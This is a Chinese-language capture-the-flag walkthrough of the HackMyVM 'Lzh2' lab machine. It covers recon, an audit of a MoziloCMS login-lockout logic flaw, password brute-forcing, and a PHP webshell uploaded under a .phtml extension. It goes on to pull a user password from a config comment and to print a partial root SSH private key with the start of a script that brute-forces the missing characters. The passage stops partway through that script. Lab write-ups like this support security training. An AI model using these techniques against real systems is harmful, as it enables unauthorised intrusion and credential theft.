0x00 Scan

```
┌──(ryoko㉿ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
└─$ nmap -p- 192.168.99.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 14:26 HKT
Nmap scan report for 192.168.99.25
Host is up (0.00027s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:1B:B6:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.27 seconds
```

发现 Web 和 SSH

先看 Web

没有发现能利用的东西


扫描目录

```
┌──(ryoko㉿ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
└─$ gobuster dir -u http://192.168.99.25 -x html,js,php,txt,zip,rar,png,jpg -t 64 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.99.25
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,zip,rar,png,jpg,html,js
```

```
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.html       (Status: 403) [Size: 278]
/.htaccess.js         (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htaccess.zip        (Status: 403) [Size: 278]
/.htaccess.png        (Status: 403) [Size: 278]
/.htaccess.rar        (Status: 403) [Size: 278]
/.htaccess.jpg        (Status: 403) [Size: 278]
/.htpasswd.jpg        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.html       (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htpasswd.js         (Status: 403) [Size: 278]
/.htpasswd.zip        (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.htpasswd.png        (Status: 403) [Size: 278]
/.htpasswd.rar        (Status: 403) [Size: 278]
/backup.zip           (Status: 200) [Size: 3153752]
/index.html           (Status: 200) [Size: 5201]
/server-status        (Status: 403) [Size: 278]
Progress: 184302 / 184311 (100.00%)
===============================================================
Finished
===============================================================
```


发现 backup.zip。下载

是一个 CMS 的源码




扫描目录的时候并没有扫到 CMS 的路径。猜测是 /mozilo

版本是 MoziloCMS 3.0，搜索发现 CVE-2024-44871 RCE



本质上是文件上传。不过需要 admin，没什么用

回到登录页面



发现 3 次登录失败会被锁定 10 分钟。且是服务器 PHP 环境的全局锁定，与客户端 IP 等无关

审计代码。发现了一个逻辑 bug

```
1 // Line 3-6
```


```php
// MAXIMALE ANZAHL FALSCHER LOGINS
$FALSELOGINLIMIT = 3;
// DAUER DER SPERRE NACH FALSCHEN LOGINS IN MINUTEN
$LOGINLOCKTIME = 10;

// Line 22-32 验证密码合法性
if(getRequestValue('login','post',false)
        and false !== ($name = getRequestValue('username','post',false))
        and false !== ($pw = getRequestValue('password','post',false))) {
    // Zugangsdaten prüfen
    if(checkLoginData($name, $pw)) {
        // Daten in der Session merken
        $_SESSION['username'] = $name;
        $_SESSION['login_okay'] = true;
        $_SESSION['login_tmp'] = getClientDaten();
    }
}

// Line 74-95 验证是否处于锁定状态
} else {
    // Login noch gesperrt?

    //
    // PHP 7.3 - Warnung: A non-numeric value encountered in ...
    //
    $loginstart = $LOGINCONF->get("loginlockstarttime");
    if (!is_numeric($loginstart)) {
      $loginstart = intval($loginstart);
    }
    $logintimecompare = time() - $loginstart;

    if (($LOGINCONF->get("falselogincounttemp") > 0) and ($logintimecompare
<= $LOGINLOCKTIME * 60)) {
        // gesperrtes Formular anzeigen
        return login_formular(false,"warning_false_logins");
    } else {
        // Zähler zurücksetzen
        $LOGINCONF->set("falselogincounttemp", 0);
        // normales Formular anzeigen
        return login_formular(true);
    }
}

// Line 135-147 验证密码合法性
function checkLoginData($user, $pass) {
    global $loginpassword;
    require_once(BASE_DIR_CMS.'PasswordHash.php');
    $t_hasher = new PasswordHash(8, FALSE);

    if(($user == $loginpassword->get("name")) and (true === $t_hasher-
>CheckPassword($pass, $loginpassword->get("pw")))) {
        return true;
    } elseif((strlen($loginpassword->get("username")) > 4) and ($user ==
$loginpassword->get("username")) and (true === $t_hasher-
>CheckPassword($pass, $loginpassword->get("userpw")))) {
        return true;
```

```
    } else {
        return false;
    }
}
```

验证密码合法性的 checkLoginData 调用在验证是否处于锁定状态的逻辑之前，且没有返回


则如果在锁定状态下输入了正确的密码，依旧可以触发登录成功的逻辑

使用 BurpSuite 爆破密码



获得 admin 密码后，登录后台

发现文件上传点




上传 PHP WebShell。这里不允许上传后缀 PHP 的文件，修改为 PHTML 能够上传成功 *(所以上面那个 CVE 的意义是)*

上传的文件在 /mozilo/kategorien/Willkommen/dateien/ 目录下

0x01 Get Shell

测试了几个 PHP 直接反弹 Shell 的代码，不能用，有函数被禁用了。只能写一句话木马



获得了 WebShell

查看本地存在的用户

```
(www-data:/var/www/html/mozilo/kategorien/Willkommen/dateien) $ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
```

发现 welcome 用户

家目录没有访问权限

```
(www-data:/var/www/html/mozilo/kategorien/Willkommen/dateien) $ ls -al /home
total 12
drwxr-xr-x  3 root    root    4096 Apr 11 22:27 .
drwxr-xr-x 18 root    root    4096 Mar 18 20:37 ..
drwx------  2 welcome welcome 4096 Apr 12 22:55 welcome
```

检查一圈，没有可以利用的提权点

最后在 Web 目录下搜索 welcome，发现了 welcome 用户的密码

```
(www-data:/var/www/html/mozilo/kategorien/Willkommen/dateien) $ cd /var/www/html
(www-data:/var/www/html) $ grep -r "welcome" ./
./mozilo/admin/config.php:    // welcome:3e73d572ba005bb3c02107b2e2fc16f8
./mozilo/gpl.txt:    This is free software, and you are welcome to redistribute it
```

使用密码登录 Welcome 用户

```
┌──(ryoko㉿ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
└─$ ssh welcome@192.168.99.25
The authenticity of host '192.168.99.25 (192.168.99.25)' can't be
established.
ED25519 key fingerprint is
SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:30: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.99.25' (ED25519) to the list of known
hosts.
welcome@192.168.99.25's password:
Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 11 22:27:59 2025 from 192.168.3.94
welcome@Lzh:~$ whoami
welcome
welcome@Lzh:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

获得了 user flag

```
welcome@Lzh:~$ pwd
/home/welcome
welcome@Lzh:~$ ls -al
total 28
drwx------ 2 welcome welcome 4096 Apr 12 22:55 .
drwxr-xr-x 3 root    root    4096 Apr 11 22:27 ..
lrwxrwxrwx 1 root    root       9 Apr 11 23:55 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome  220 Apr 11 22:27 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 22:27 .bashrc
-rw-r--r-- 1 root    root    2590 Apr 12 22:55 id_rsa
-rw-r--r-- 1 welcome welcome  807 Apr 11 22:27 .profile
-rw-r--r-- 1 welcome welcome   44 Apr 12 21:32 user.txt
lrwxrwxrwx 1 root    root       9 Apr 12 01:24 .viminfo -> /dev/null
```

0x02 Privilege

welcome 用户家目录下有一个属于 root 的 id_rsa 私钥

```
welcome@Lzh:~$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
???lbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAz92ounxpyRHT2ksgtHcLeZh4TIwyRSvv2w+UxyB42bnAskjq1xpT
iKlqhJoGPU6tb1w8NXMQvkMQ3bwDSqD2NWxLaNzs+ls2bqZro9uaVJAYsO4+RLMQG/vm0l
```

```
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
6e2CDlgn/84/cAAAAIcm9vdEBMemgBAgM=
-----END OPENSSH PRIVATE KEY-----
```

私钥的前 3 位被删除了

编写一个脚本来爆破私钥

可能性太多，依次登录不现实。直接利用 SSH 相关库验证私钥合法性更快

```python
import itertools
import string
import paramiko
from io import StringIO

incomplete_key = """-----BEGIN OPENSSH PRIVATE KEY-----
???lbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAz92ounxpyRHT2ksgtHcLeZh4TIwyRSvv2w+UxyB42bnAskjq1xpT
iKlqhJoGPU6tb1w8NXMQvkMQ3bwDSqD2NWxLaNzs+ls2bqZro9uaVJAYsO4+RLMQG/vmOl
FepDXBp6QF6MAF3iOPhJTKrowizK3I3ovNmjJoc5zOGn43xA/NDqpCCYPKRUsZBgCpDzhV
+N2hpLlaqaXetEGSbeutiKOgda8YDkKiNiotF1H4hGnTSBud/2BkIKR231VqZOORXDlyAO
hSOZATD2ACUzCljdBj5MKoh23kqDo9GgUz88213YUGoqKyMqUAeH+GTWkox3QWz1q4fli1
/PHnOlHskKb/w/12QCDc5LamgciwqNhJD3YJ+G3TMndzKy48f749jXUPa22c9/7m+TvX54
vE2n1zTzdDaVTndTW8HLWOf6JNz8/tIhSpTtknaERJKU6XwH5Pem5Km6hEmVmseIhaHORn
zeom7H1ySa5tW6XA8ltUJA6mjAROouC/PQ6c6HmlAAAFgIC59++AuffvAAAAB3NzaC1yc2
```

```
EAAAGBAM/dqLp8ackRO9pLILR3C3mYeEyMMkUr79sPlMcgeNm5wLJI6tcaU4ipaoSaBj1O
rW9cPDVzEL5DEN28AOqg9jVsS2jc7PpbNm6ma6PbmlSQGLNOPkSzEBv75tJRXqQ1waekBe
jABd4jj4SUyq6MIsytyN6LzZoyaHOc9Bp+N8QPzQ6qQgmDykVLGQYAqQ84VfjdoaS5Wqml
3rRBkm3rrYijoHWvGA5CojYqLRdR+IRpOOgbnf9gZCCkdt9VamTjkVw5cgDoUtGQEw9gAl
MwpY3QY+TCqIdt5Kg6PRoFM/PNtd2FBqKisjKlAHh/hk1pKMdOFs9auH5Ytfzx59JR7JCm
/8P9dkAg3OS2poHIsKjYSQ92CfhtOzJ3cysuPH++PY11D2ttnPf+5vk71+eLxNp9cO83Q2
lU53U1vBy1tH+iTc/P7SIUqU7ZJ2hESSlOl8B+T3puSpuoRJlZrHiIWh9EZ83qJux9ckmu
bVulwPJbVCQOpowETqLgvzOOnOh5pQAAAAMBAAEAAAGACuN4mDQ2MmMtrsyqrOljf34eJx
xc8cSobtg1GeO4h2c0keJB8vydDZaaTtHmq8V4TlINkVsysFTBCGx1263s18WRea/A9ihb
BJbRIqc5QV6+/H2Hw3+Bw4WBhNjgVUe/mjF8YcHVTNqeBPrqVxReKkycLhQys/YaBJxfKR
gdgba2LiN7DBaMPO7/I5JbSMHRtxSdCAzxk9ttfBHHQtzKnVK88AO4/F4/MwkojYUsuHr2
p1tS/nKlLBSRaYeG6DwHZAmmk5u6qhYaKhg63FvS9d7vPKD22+mbfXg3mQcvWh/aH72XWS
pOMgUJNjG+MVehuakjMKNczPcnhUkkXX94koOX5RF44LQnwjOyuOYOFOhSNoJtidn1PQp7
fZjpOdyoAObw0153lvyj58/CnaeVhPIBVU8I56yLX7GG+8DGUtOPrwzGFl3T9S3Ul+EJdd
e5TYlfGY9vhsV1LmRA+KzOe5k86sILChAh8BDfIYQ9Y9VxRkISnMi7LeBBEahXUJVNAAAA
wGImXIgoNJu7uSg9UoaWX9DXYhX4gn+K4VCS6/xTmpZGePowSOwh0CWmvPdS135VHexeUw
wQLEw/ml1W2iPlyk38lWIUzR8MXGgBPJtF7oHz6IF9KKqgXbD+a4rE9ctfxHLvfDk9u7RL
dg/KUEc1oOlHJInsCF4JqECVuCNO6DGSPG7Vfqjv+bj/V8oTFCg2bK7NKXqQOdeyjNbp94
5n+vJ1wHAOr5EVT+lCVXqaTI6xyZKOUSpjMbVoNeOQjOOTQQAAAMEA+NbbsLaqnPzV82kj
y5rJbrtn1LaOL1VMBvQc3nOXWaCcY+OMHKQx5OZZaAngMc7aTvW7vDHGG8522O8VggH7Rq
agIevBAzaRLODonvAByRZyRW+uKp+sUfzI3c1IWrVfe77C5OI8YPu3eiXhSQhNM9CeqhiX
p56co2rGtlSD1jwiWLxKN7S+s6w/J+ZpTx8/KZLOqnliOvJRf+5orMXLKzXwZ/E67dTpOK
NximlD6Rt/Ns/qpmUORuQVScu5ObBDAAAAwQDV2PWFMNECVQdBOFhog1e1DP9gWDPuUg9X
GSer2c/+1LcSjwYGflzDfD1hhVq1+fmpkjPeGWdJacW1E1Peh7dGQrXvq2bG3i5PjTCTzo
PWtEIbx911/7wEhHgJMPlOiOouuWBnSfRHpwZMxpaw18shYPjJx+3/Mvhmyq81VJT9E1vQ
OOWeGHQwG7LOYE9YC8PgeHfedTygeDV6Zw/TYfphBky+kJzxOQ19HAur/38xdIt/TW8ZpV
